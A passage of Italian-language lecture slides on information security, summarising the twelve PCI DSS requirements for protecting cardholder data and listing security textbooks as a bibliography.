  - il payment gateway ha tutte le informazioni (pagamento + merce) mentre il merchant ha solo le informazioni sulla merce

PCI DSS

- **Payment Card Industry Data Security Standard**
- **oggi richiesto da tutte le carte di credito per transazioni Internet**
- **molto più prescrittivo rispetto ad altre norme di sicurezza (es. HIPAA = Health Insurance Portability and Accountability Act)**
- **https://www.pcisecuritystandards.org**

Requisiti PCI DSS (I)

- **costruire e mantenere una rete protetta:**
  - R1 = installare e mantenere una configurazione con firewall per proteggere i dati dei titolari delle carte
  - R2 = non usare password di sistema predefinite o altri parametri di sicurezza impostati dai fornitori
- **proteggere i dati dei titolari delle carte:**
  - R3 = proteggere i dati dei titolari delle carte memorizzati
  - R4 = cifrare i dati dei titolari delle carte quando trasmessi attraverso reti pubbliche aperte

Requisiti PCI DSS (II)

- **rispettare un programma per la gestione delle vulnerabilità**
  - R5 = usare e aggiornare con regolarità l'antivirus
  - R6 = sviluppare e mantenere applicazioni e sistemi protetti
- **implementare misure forti per il controllo accessi**
  - R7 = limitare l'accesso ai dati dei titolari delle carte solo se effettivamente indispensabili per lo svolgimento dell'attività commerciale
  - R8 = dare un ID univoco ad ogni utente del SI
  - R9 = limitare la possibilità di accesso fisico ai dati dei titolari delle carte

Requisiti PCI DSS (III)

- **monitorare e testare le reti con regolarità**
  - R10 = monitorare e tenere traccia di tutti gli accessi effettuati alle risorse della rete e ai dati dei titolari delle carte
  - R11 = eseguire test periodici dei processi e dei sistemi di protezione
- **adottare una Politica di Sicurezza**
  - R12 = adottare una Politica di Sicurezza

Bibliografia

- **B.Schneier: “Applied cryptography”**
- **W.Stallings: “Cryptography and network security”**
  anche in italiano:
  “Sicurezza delle reti - applicazioni e standard”
  Addison-Wesley Italia
- **Fugini, Maio, Plebani**
  “Sicurezza dei sistemi informativi”, Apogeo
- **C.P.Pfleeger, S.Pfleeger: “Security in computing”**
  anche in italiano:
  “Sicurezza in informatica”, Pearson Education